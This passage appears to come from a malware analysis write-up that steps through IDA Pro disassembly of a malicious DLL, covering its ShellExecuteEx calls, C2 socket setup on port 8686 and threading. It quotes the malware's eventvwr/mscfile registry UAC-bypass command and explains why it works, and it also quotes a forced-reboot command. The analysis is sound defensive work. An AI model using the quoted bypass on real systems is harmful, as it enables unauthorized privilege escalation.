
- **ScreenToClient (from user32.dll)** → it converts the screen coordinates of a specified point on the screen to client-area coordinates.
- **PtInRect (from user32.dll)** → this function determines whether the specified point lies within the specified rectangle.
- **BeginPaint (from user32.dll)** → this function prepares the specified window for painting.
- **SetWindowLong (from user32.dll)** → Changes an attribute of the specified window.

## Evidence set 2:

The **sub\_564FB0** routine, which contains the **ShellExecutionExA( )** function, executes several operating system commands within this malware.

- **ShellExecutionExA( ) function (from shell32.dll)** → this function performs an operation on a specific file, which its parameter (**\*pExecInfo pointer**) points to a **SHELLEXECUTEINFO structure** that contains and receives information about the application being executed. At **ShellExecuteInfo structure**, the most interesting field is **lpFile**, indicating the object to be executed. 😊

Therefore, it is called several times at different points as shown below (hint: **CTRL+X** hot key):



The routine containing **ShellExecutionExA( )** function is shown below:

```
; int __cdecl sub_564FB0(int, char *, char)
sub_564FB0      proc near                ; CODE XREF: sub_5654E0+25A↓p
                                                    ; sub_5654E0+27F↓p ...
```

```
Format          = dword ptr -5Ch
ArgList         = dword ptr -58h
Args           = dword ptr -54h
pExecInfo      = SHELLEXECUTEINFOA ptr -48h
arg_0          = dword ptr  4
arg_4          = dword ptr  8
arg_8          = byte ptr  0Ch
```

```
push    edi
push    esi
push    ebx
sub     esp, 50h
mov     esi, [esp+5Ch+arg_4]
test    esi, esi
jz     loc_565070
lea     edi, [esp+5Ch+arg_8]
mov     [esp+5Ch+Format], esi ; Format
mov     [esp+5Ch+ArgList], edi ; ArgList
call    ds:_vscprintf ←
add     eax, 1
mov     [esp+5Ch+Format], eax ; Size
call    malloc
test    eax, eax
mov     ebx, eax
jz     short loc_565039
mov     [esp+5Ch+Args], edi ; Args
mov     [esp+5Ch+ArgList], esi ; Format
lea     edi, [esp+5Ch+pExecInfo]
mov     [esp+5Ch+Format], eax ; Dest
call    vsprintf ←
xor     eax, eax
mov     ecx, 0Fh
rep stosd
mov     eax, [esp+5Ch+arg_0]
mov     [esp+5Ch+pExecInfo.cbSize], 3Ch
mov     [esp+5Ch+pExecInfo.fMask], 440h
mov     [esp+5Ch+pExecInfo.lpParameters], ebx
mov     [esp+5Ch+pExecInfo.lpFile], eax
lea     eax, [esp+5Ch+pExecInfo]
mov     [esp+5Ch+Format], eax ; pExecInfo
call    ds:ShellExecuteEx
sub     esp, 4
test    eax, eax
jnz    short loc_565042
```

Returns the number of characters in the formatted string using a pointer to a list of arguments.

Write formatted output using a pointer to a list of arguments.

It is funny because the same subroutine (**sub\_5654E0**), according to **XrefsTo window (from CTRL+X)** above, performs several calls from different points to the **sub\_564FB0** routine, which contains the **ShellExecuteEx()** function, for executing objects, such as:

- **reg.exe ADD HKCU\Software\Sysinternals\VolumeID /v EulaAccepted /t REG\_DW → Volumeld.exe** is a command from SysInternals suite that set the volume ID, in hexadecimal, to a drive. In this case, the malware is accepting the EULA to prevent to warn the user.
- **shutdown.exe /r /f /t →** this command forces the machine to close all applications and to reboot after few minutes (specified by the **/t parameter**). Indeed, when the **certmgr.exe** program was executed and, consequently, the infected DLL file was called, the machine was rebooted. There could be something related to this command. However, the question is: "Is this command isolated or it is part of another command? 😊"

Around these previous strings, I have found other few strange artifacts:

- **eventvwr.exe**

- `reg.exe ADD HKCU\Software\Classes\mscfile\shell\open\command /ve /t REG_SZ /d "\"%s\" c: %04x-%04x" /f,0`

Of course, the malware is using a technique found by **Matt Nelson (enigma0x3)** used to bypass the UAC, without needing dropping any file on disk, without needing to hijack any DLL file from the system and, it is still better, without alerting the antivirus. The better part is the the command is called in a **high integrity context**.

Usually, the registry "`HKCU\Software\Classes\mscfile\shell\open\command`" is set to call the **mmc.exe (Microsoft Management Console)** program. Therefore, when the **eventvwr.exe** (a **high integrity process**) is started, it looks for this Registry entry above (it contain the "`mmc.exe`" as default value), which calls the **eventvwr.msc** and the **Event Viewer** is shown.

Easily, you can understand that, if we change this Registry entry (`HKCU\Software\Classes\mscfile\shell\open\command`), so any command can be executed in a high integrity context and, thus, bypassing the UAC. Wonderful! ☺

Later we will see that the target command is the **sc.exe (used to manage services)**. ☺  
Furthermore, the malware is smart enough and delete this entry for keeping under the radar.

Continuing the explanation of this evidence, at same **sub\_5654E0 subroutine**, there are few additional points that could be mentioned:

```

mov     ebp, ds:GetTickCount
mov     [esp+26Ch+var_23C], '%'
mov     [esp+26Ch+var_23B], 's'
mov     [esp+26Ch+var_23A], '\'
mov     [esp+26Ch+var_239], '%'
mov     [esp+26Ch+var_238], 'l'
mov     [esp+26Ch+var_237], 'u'
mov     [esp+26Ch+var_236], '.'
mov     [esp+26Ch+var_235], 'e'
mov     [esp+26Ch+var_234], 'x'
mov     [esp+26Ch+var_233], 'e'
mov     [esp+26Ch+var_232], 0
mov     [esp+26Ch+var_249], 'T'
mov     [esp+26Ch+var_248], 'E'
mov     [esp+26Ch+var_247], 'M'
mov     [esp+26Ch+var_246], 'P'
mov     [esp+26Ch+var_245], 0
call    ebp ; GetTickCount
mov     ebx, eax
lea     eax, [esp+26Ch+var_249]
mov     [esp+26Ch+VarName], eax ; VarName
call    getenv


```

In this case, it is used to generate a random filename.

Getting the TEMP variable's value

Finally, the **sub\_5654E0 routine** is called from **sub\_570950 routine**, which holds a huge sequence of "if" conditions (`cmp + jz/jmp` instructions), which parts of them are shown below:


```
.text:00570BFE align 10h
.text:00570C00
.text:00570C00 loc_570C00: jmp sub_5654E0 ; CODE XREF: sub_570950+9F↑j
.text:00570C05 ; -----
```



**Evidence set 3:**

The `sub_570950` routine is called from the `sub_570D10` routine, which was called by the `sub_570630` routine, as shown below:

```
.text:00570950 ; ===== SUBROUTINE =====
.text:00570950
.text:00570950
.text:00570950 ; int __cdecl sub_570950(char *, __int16, char *, int, int)
.text:00570950 sub_570950 proc near ; CODE XREF: sub_570D10+2CD↓p
.text:00570950
.text:00570950 arg_0 = dword ptr 4
.text:00570950 arg_6 = byte ptr 0Ah
.text:00570950 arg_8 = dword ptr 0Ch
.text:00570950 arg_10 = dword ptr 14h
.text:00570950
.text:00570950 movzx eax, [esp+arg_6]
.text:00570955 mov ecx, [esp+arg_0]
.text:00570959 mov edx, [esp+arg_10]
.text:0057095D cmp al, 2Fh
.text:0057095F jz loc_570A60
```



Thus, we are analyzing both routines (**sub\_570630** and **sub\_570D10**) in this subsection. First analyzing the **sub\_570630** routine, we see that it starts the **sub\_570630** routine as a thread by using the **CreateThread()** function, as shown below:

```
.text:00570630
.text:00570630 ; ===== SUBROUTINE =====
.text:00570630
.text:00570630 sub_570630      proc near                ; CODE XREF: sub_570690+5A↑p
.text:00570630                                     ; sub_5717B0+2D7↑p ...
.text:00570630 lpThreadAttributes= dword ptr -2Ch
.text:00570630 dwStackSize      = dword ptr -28h
.text:00570630 lpStartAddress   = dword ptr -24h
.text:00570630 lpParameter      = dword ptr -20h
.text:00570630 dwCreationFlags  = dword ptr -1Ch
.text:00570630 lpThreadId       = dword ptr -18h
.text:00570630
.text:00570630 sub     esp, 2Ch
.text:00570633 mov     ds:DWORD_61F488, 1
.text:0057063D mov     ds:byte_61F460, al
.text:00570642 mov     [esp+2Ch+lpThreadId], 0 ; lpThreadId
.text:0057064A mov     [esp+2Ch+dwCreationFlags], 0 ; dwCreationFlags
.text:00570652 mov     [esp+2Ch+lpParameter], offset byte_61F460 ; lpParameter
.text:0057065A mov     [esp+2Ch+lpStartAddress], offset sub_570D10 ; lpStartAddress
.text:00570662 mov     [esp+2Ch+dwStackSize], 0 ; dwStackSize
.text:0057066A mov     [esp+2Ch+lpThreadAttributes], 0 ; lpThreadAttributes
.text:00570671 call    ds:CreateThread
.text:00570677 sub     esp, 18h
.text:0057067A test    eax, eax
.text:0057067C jz     short loc_57068A
.text:0057067E mov     [esp+2Ch+lpThreadAttributes], eax ; hObject
.text:00570681 call    ds:CloseHandle
.text:00570687 sub     esp, 4
.text:0057068A
.text:0057068A loc_57068A:                ; CODE XREF: sub_570630+4C↑j
.text:0057068A add     esp, 2Ch
.text:0057068D retn
.text:0057068D sub_570630      endp
```

Clearly, the **CreateThread( )** function is calling the **sub\_570D10** routine, which we will see that is responsible for actions related to network communication.


As the reader could remember, the **CreateThread( )** function has the following syntax:

```
HANDLE WINAPI CreateThread (
    _In_opt_ LPSECURITY_ATTRIBUTES    lpThreadAttributes,
    _In_     SIZE_T                   dwStackSize,
    _In_     LPTHREAD_START_ROUTINE  lpStartAddress,
    _In_opt_ LPVOID                   lpParameter,
    _In_     DWORD                    dwCreationFlags,
    _Out_opt_ LPDWORD                 lpThreadId
);
```

Thus, it is interesting to notice that the **dwCreationFlags** is set up to zero, causing the thread to run soon after its creation. Additionally, a thread could be created using the **CREATE\_SUSPENDED** flag (**0x4**), which the thread is created in a **suspended state** and only runs after the **ResumeThread** function being executed (**Process Hollowing** technique uses this flag set up to **0x4**).

The **lpStartAddress** parameter holds the address of the routine to be started. In our case, **0x570D10** routine.

At its beginning, the **sub\_0x570D10** routine calls the **sub\_563890** routine, which checks if the **dword\_61EFD0** variable was already set up previously at **sub\_563890+2F**. If it was not, so the **WSAStartup** API, which is used as the primary function for setting up sockets, is called:



From this point, a convoluted procedure to set up the socket starts. First, loading values into the few variables:

```
loc_570D92:                                ; CODE XREF: sub_570D10+2D↑j
mov     [esp+0A1Ch+s], 23h
call    sub_56F3A0
mov     [esp+0A1Ch+level], 8686 ; __int16
mov     [esp+0A1Ch+s], eax ; cp
call    sub_56F3A0
mov     [esp+0A1Ch+s], 23h
mov     fd, eax
call    sub_56F3E0
mov     eax, ds:hObject
test    eax, eax
jz      loc_571000
```

```
sub_56F3A0 proc near                       ; CODE XREF: sub_564990+12↑p
                                                ; sub_564C10+4C↑p ...

var_2C = dword ptr -2Ch
var_28 = dword ptr -28h
var_24 = dword ptr -24h
var_20 = dword ptr -20h
var_1C = dword ptr -1Ch
arg_0  = byte ptr 4

sub     esp, 2Ch
movzx   eax, [esp+2Ch+arg_0]
mov     [esp+2Ch+var_20], 1
mov     [esp+2Ch+var_24], offset unk_5C3E00
mov     [esp+2Ch+var_28], offset unk_5E6620
mov     [esp+2Ch+var_2C], offset aKp31q@Dvq1f0j ; "(kP3L0%@(dvq1f0j)"
mov     [esp+2Ch+var_1C], eax
call    sub_571F60
add     esp, 2Ch
retn

sub_56F3A0 endp

; -----
; align 10h
; ===== S U B R O U T I N E =====
```

```
sub_56F3E0 proc near                       ; CODE XREF: sub_564990+AD↑p
                                                ; sub_564C10+BE↑p ...

var_2C = dword ptr -2Ch
var_28 = dword ptr -28h
var_24 = dword ptr -24h
var_20 = dword ptr -20h
var_1C = dword ptr -1Ch
arg_0  = byte ptr 4

sub     esp, 2Ch
movzx   eax, [esp+2Ch+arg_0]
mov     [esp+2Ch+var_20], 0
mov     [esp+2Ch+var_24], offset unk_5C3E00
mov     [esp+2Ch+var_28], offset unk_5E6620
mov     [esp+2Ch+var_2C], offset aKp31q@Dvq1f0j ; "(kP3L0%@(dvq1f0j)"
mov     [esp+2Ch+var_1C], eax
call    sub_571F60
add     esp, 2Ch
retn
```

Initially, we know that IP addresses are being loaded into the `var_2C`.

Between `sub_56F3A0` and `sub_56F3E0` routines above, the classical network functions to setup the socket are called. Nonetheless, the question is: are we handling with a client or a server socket case? As the reader could remember, the required sequence of APIs **for setting up a client side** connection is: **1. WSASStartup()** **2. socket()** **3. connect()** **4. send()/recv()**. To set up a **server**

side, the required sequence is: 1. `WSAStartup()` 2. `socket()` 3. `bind()` 4. `listen()` 5. `accept()`.  
Therefore, according to the instructions below, we are handling with a client side socket:

```

push    esi
push    ebx
mov     eax, 2
sub     esp, 24h
mov     dword ptr [esp+2Ch+name.sa_family], 0
mov     [esp+2Ch+name.sa_family], ax
movzx   eax, [esp+2Ch+arg_4]
mov     esi, [esp+2Ch+cp]
mov     dword ptr [esp+2Ch+name.sa_data+2], 0
mov     dword ptr [esp+2Ch+name.sa_data+6], 0
mov     dword ptr [esp+2Ch+name.sa_data+0Ah], 0
mov     dword ptr [esp+2Ch+hostshort], eax ; hostshort_htons
call    ds:htons
; The htons function converts a u_short
; from host to TCP/IP network byte order
; (which is big-endian).
; RETURN VALUE: The htons function returns
; the value in TCP/IP network byte order.

sub     esp, 4
mov     word ptr [esp+2Ch+name.sa_data], ax
mov     dword ptr [esp+2Ch+hostshort], esi ; cp_inet_addr
call    ds:inet_addr
; The inet_addr function converts a string
; containing an IPv4 dotted-decimal
; address into a proper address for the
; IN_ADDR structure.
; RETURN VALUE: If no error occurs, the
; inet_addr function returns an unsigned
; long value containing a suitable binary
; representation of the Internet address
; given.

sub     esp, 4
mov     ebx, eax
mov     dword ptr [esp+2Ch+name.sa_data+2], eax
mov     dword ptr [esp+2Ch+hostshort], 0FFFFFFFh ; hostlong_htonl
call    ds:htonl
; The htonl function converts a u_long
; from host to TCP/IP network byte order
; (which is big endian).
; RETURN VALUE: The htonl function
; returns the value in TCP/IP's network
; byte order.

loc_563A9F:
; CODE XREF: sub_563A30+DB↓j
mov     [esp+2Ch+protocol], 0 ; protocol
mov     [esp+2Ch+type], 1 ; type
mov     dword ptr [esp+2Ch+hostshort], 2 ; af
call    ds:socket
sub     esp, 0Ch
test    eax, eax
mov     ebx, eax
js     short loc_563B10
lea     eax, [esp+2Ch+name]
mov     [esp+2Ch+protocol], 10h ; namelen_connect
mov     dword ptr [esp+2Ch+hostshort], ebx ; s_connect
mov     [esp+2Ch+type], eax ; name_connect
call    ds:connect
; The connect function establishes a
; connection to a specified socket.
; RETURN VALUE: If no error occurs,
; connect returns zero. Otherwise, it
; returns SOCKET_ERROR, and a specific
; error code can be retrieved by calling
; WSAGetLastError.

sub     esp, 0Ch
test    eax, eax
js     short loc_563B17

loc_563AE5:
; CODE XREF: sub_563A30+E5↓j
; sub_563A30+F8↓j ...
add     esp, 24h
mov     eax, ebx
pop     ebx
pop     esi
retn

```

port address: 8686, as we learned previously in the memory analysis. ☺

IP Address dotted-decimal format

Default Protocol (usually TCP)

Socket Stream

IPv4 format

IP address



Usually, socket functions only understand addresses and ports in numeric (binary) format, so a series of helper functions are called such as **htons( )** function (converts IP port number to network byte order), **inet\_addr( )** function (converts a IPv4 dotted-decimal address to an appropriate binary representation) and **htonl( )** function (converts an IPv4 address in host byte format into a IPv4 in network byte order).

About the **inet\_addr( )** function, we have the following syntax:

```
unsigned long inet_addr(
    _In_ const char *cp
);
```

The IDA Pro used the same parameter nomenclature (**cp**) as reference to the IPv4 address in string (char) format.

It seems that the malware code is completing the local **sockaddr\_in structure**, which its syntax is shown below, setting values as **sin\_family** (IPv4), **sin\_port**(8686) and **in\_addr** (probably IPv4 address server address):

```
struct sockaddr_in {
    short          sin_family;           // Internet protocol (AF_INET)
    u_short sin_port;                   // Address port (16 bits)
    struct          in_addr sin_addr;    // IPv4 address (32 bits)
    char          sin_zero[8];
};
```

And the **in\_addr structure** has the following syntax:

```
typedef struct in_addr {
    union {
        struct {
            u_char s_b1,s_b2,s_b3,s_b4;
        } S_un_b;
        struct {
            u_short s_w1,s_w2;
        } S_un_w;
        u_long S_addr;
    } S_un;
} IN_ADDR, *PIN_ADDR, FAR *LPIN_ADDR;
```

As the reader could already remember, the socket function, which is used to create a socket, has the following syntax:

```
SOCKET WINAPI socket(
    _In_ int af,
    _In_ int type,
    _In_ int protocol
);
```

In a much summarized way, we have:

- **af** → It specifies the family and, most time, we set it to **2** for **IPv4** and **23** for **IPv6**.
- **type** → it specifies the protocol, where **1 = SOCKET\_STREAM (TCP)** and **2 = SOCKET\_DGRAM(UDP)**
- **protocol** → it specifies the protocol to be used. If this parameter is set to 0, so the service provider will choose the appropriate protocol (the default protocol).

However, before calling the socket function, the **gethostbyname( )** function is called to **resolve eventual hostname to IP address**, as shown below:

```
loc_563AF0:                ; CODE XREF: sub_563A30+6Dfj
mov     dword ptr [esp+2Ch+hostshort], esi ; name_gethostbyname
call   ds:gethostbyname ; The gethostbyname function retrieves
                                ; host information corresponding to a host
                                ; name from a host database.
                                ; RETURN VALUE: If no error occurs,
                                ; gethostbyname returns a pointer to the
                                ; hostent structure described above.
                                ; Otherwise, it returns a null pointer and
                                ; a specific error number can be retrieved
                                ; by calling WSAGetLastError.

sub     esp, 4
test   eax, eax
jz     short loc_563B2A
mov     eax, [eax+0Ch]
mov     eax, [eax]
mov     eax, [eax]
mov     dword ptr [esp+2Ch+name.sa_data+2], eax
jmp     short loc_563A9F
```

After the socket has been created, the **connect( )** function, which establishes the connection to the socket, is called. Its syntax is the following:

```
int connect(
    _In_ SOCKET          s,
    _In_ const struct sockaddr *name,
    _In_ int             namelen
);
```

Where:

- **s** → a descriptor pointing the previously created socket.
- **name** → it specifies a pointer to the **sockaddr structure** (see below)
- **namelen** → the length of the sockaddr structure.

The **sockaddr structure** has the following syntax:

```
struct sockaddr {
    ushort sa_family;
    char sa_data[14];
};
```

Finally, we return to **loc\_570D92 routine** (page 80) and, afterwards, the code at **loc\_571000** location is called, as shown below:

```

loc_570D92:
mov     [esp+0A1Ch+s], 23h
call   sub_56F3A0
mov     [esp+0A1Ch+level], 8686 ; __int16
mov     [esp+0A1Ch+s], eax ; cp
call   sub_563A30
mov     [esp+0A1Ch+s], 23h
mov     fd, eax
call   sub_56F3E0
mov     eax, ds:hObject
test    eax, eax
jz     loc_571000

loc_571000:
mov     eax, [esp+0A1Ch+lpThreadParameter]
mov     [esp+0A1Ch+lpThreadId], 0 ; lpThreadId
mov     [esp+0A1Ch+optlen], 0 ; dwCreationFlags
mov     [esp+0A1Ch+optname], offset sub_570690 ; lpStartAddress
mov     [esp+0A1Ch+level], 0 ; dwStackSize
mov     [esp+0A1Ch+s], 0 ; lpThreadAttributes
mov     [esp+0A1Ch+optval], eax ; lpParameter
call   ds:CreateThread
sub     esp, 18h
mov     ds:hObject, eax
jmp     loc_570DCC

```

According to the code above, a new thread is being created and running the code at **sub\_570690 routine**, which fundamentally represents a **sleep routine**, as shown below:

```

; DWORD __stdcall sub_570690(LPVOID lpThreadParameter)
sub_570690     proc near                                ; DATA XREF: sub_570D10+307↓o

dwMilliseconds = dword ptr -1Ch
lpThreadParameter= dword ptr 4

                push    ebx
                sub     esp, 18h
                mov     ebx, ds:Sleep                ; Instructs the Active Input Method Editor
                                                        ; (IME) to shut down its user interface
                                                        ; and refrain from locking any input
                                                        ; method context handles.
                                                        ; RETURN VALUE: Returns S_OK if
                                                        ; successful, or an error value otherwise.

                mov     [esp+1Ch+dwMilliseconds], 64h ; dwMilliseconds
                call   ebx ; Sleep                    ; Instructs the Active Input Method Editor
                                                        ; (IME) to shut down its user interface
                                                        ; and refrain from locking any input
                                                        ; method context handles.
                                                        ; RETURN VALUE: Returns S_OK if
                                                        ; successful, or an error value otherwise.

                mov     eax, ds:hObject
                sub     esp, 4
                test    eax, eax
                jnz    short loc_5706C6
                jmp     short loc_5706F1

```

Afterwards, the flow returns to the **loc\_570DCC location** and there is more code related to network, as shown below:

```

loc_570DC0:                ; CODE XREF: sub_570D10+330↓j
mov     eax, fd
cmp     eax, 0FFFFFFFh
jz     short loc_570D5E
mov     [esp+0A1Ch+s], eax ; SOCKET
call    sub_563B40
test   eax, eax
jz     loc_570D3F
lea     eax, [esp+0A1Ch+var_9C0]
mov     [esp+0A1Ch+optlen], 4 ; optlen_setsockopt
mov     [esp+0A1Ch+optname], 1 ; optname_setsockopt
mov     [esp+0A1Ch+level], 6 ; level_setsockopt
mov     [esp+0A1Ch+optval], eax ; optval_setsockopt
mov     eax, fd
mov     [esp+0A1Ch+s], eax ; s_setsockopt
call    ds:setsockopt      ; Sets a socket option.
                                ; RETURN VALUE: If no error occurs,
                                ; setsockopt returns zero. Otherwise, a
                                ; value of SOCKET_ERROR is returned, and a
                                ; specific error code can be retrieved by
                                ; calling WSAGetLastError.

sub     esp, 14h
test   eax, eax
js     loc_570D3F
mov     eax, fd
mov     [esp+0A1Ch+s], eax ; SOCKET
call    sub_563B40
test   eax, eax
jz     loc_570D3F
mov     [esp+0A1Ch+s], 32h ; dwMilliseconds
call    ds:Sleep          ; Instructs the Active Input Method Editor
                                ; (IME) to shut down its user interface
                                ; and refrain from locking any input
                                ; method context handles.
                                ; RETURN VALUE: Returns S_OK if
                                ; successful, or an error value otherwise.

```

At its beginning, the socket previously created is recovered and the `sub_563B40` routine, which is shown below, is called :

```

; ===== SUBROUTINE =====
; int __cdecl sub_563B40(SOCKET)
sub_563B40 proc near      ; CODE XREF: sub_570D10+C9↓j

s       = dword ptr -2Ch
cmd     = dword ptr -28h
argp    = dword ptr -24h
var_10  = dword ptr -10h
arg_0   = dword ptr  4

push   ebx
sub    esp, 28h
lea    eax, [esp+2Ch+var_10]
mov    [esp+2Ch+var_10], 1
mov    [esp+2Ch+cmd], 8004667Eh ; cmd_ioctlsocket
mov    [esp+2Ch+argp], eax ; argp_ioctlsocket
mov    eax, [esp+2Ch+arg_0]
mov    [esp+2Ch+s], eax ; s_ioctlsocket
call   ds:ioctlsocket     ; The ioctlsocket function controls the
                                ; I/O mode of a socket.
                                ; RETURN VALUE: Upon successful
                                ; completion, the ioctlsocket returns
                                ; zero. Otherwise, a value of SOCKET_ERROR
                                ; is returned, and a specific error code
                                ; can be retrieved by calling
                                ; WSAGetLastError.

sub    esp, 0Ch
cmp    eax, 0FFFFFFFh
mov    edx, 1
jz     short loc_563B80
add    esp, 28h
mov    eax, edx
pop    ebx
retn

```

The **ioctlsocket()** function (which comes from **WinSock v1 specification**) controls the I/O mode of a socket (in any state) and it has the following syntax:

```
int ioctlsocket(
    _In_ SOCKET s,
    _In_ long cmd,
    _Inout_ u_long *argp // A pointer to a parameter for cmd
);
```

The **cmd parameter** represents the command to be executed on the socket and, as readers might remember, the possible values are:

- **FIONBIO (8004667E h)** → in a general way, it helps to define if the socket is operating either in blocking mode (\*argp equal to 1) or in nonblocking mode (\*argp equal to 0)
- **FIONREAD (4004667F h)** → It offers information to determine the amount of data pending to be read from a socket.
- **SIOCATMARK (40047307 h)** → It is used to check if all **out of band (OOB) data** has been read.

In our case, the socket is operating in non-blocking mode and it means that functions using this socket returns immediately (it is an asynchronous operation). Obviously, it is the opposite to functions of sockets in blocking mode, which do not return until the target function (our functions) completes its task.

After returning to the **loc\_570DCC location**, the **setsockopt()** function is called for, obviously, configuring few socket options. It is noteworthy that the **setsockopt()** function has the following syntax:

```
int setsockopt(
    _In_ SOCKET s,          // A descriptor that identifies a socket
